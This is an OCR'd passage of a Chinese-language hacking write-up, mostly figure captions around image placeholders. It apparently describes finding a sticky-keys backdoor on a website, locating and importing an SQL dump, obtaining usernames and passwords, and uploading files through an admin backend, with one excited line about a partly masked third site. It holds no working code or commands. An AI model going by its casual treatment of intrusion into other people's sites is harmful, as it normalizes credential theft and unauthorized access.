


图4　发现粘滞键后门




图6　列出目录




图5　其他站点

折腾了半天没发现有啥好东东，接着看第三个站，http://moxxx.xxxx3.com，一打开我就激动了，因为发现了好东




图 8　导入数据库




图 7　发现 sql 文件




图 9　得到用户名和密码




图 11　后台上传

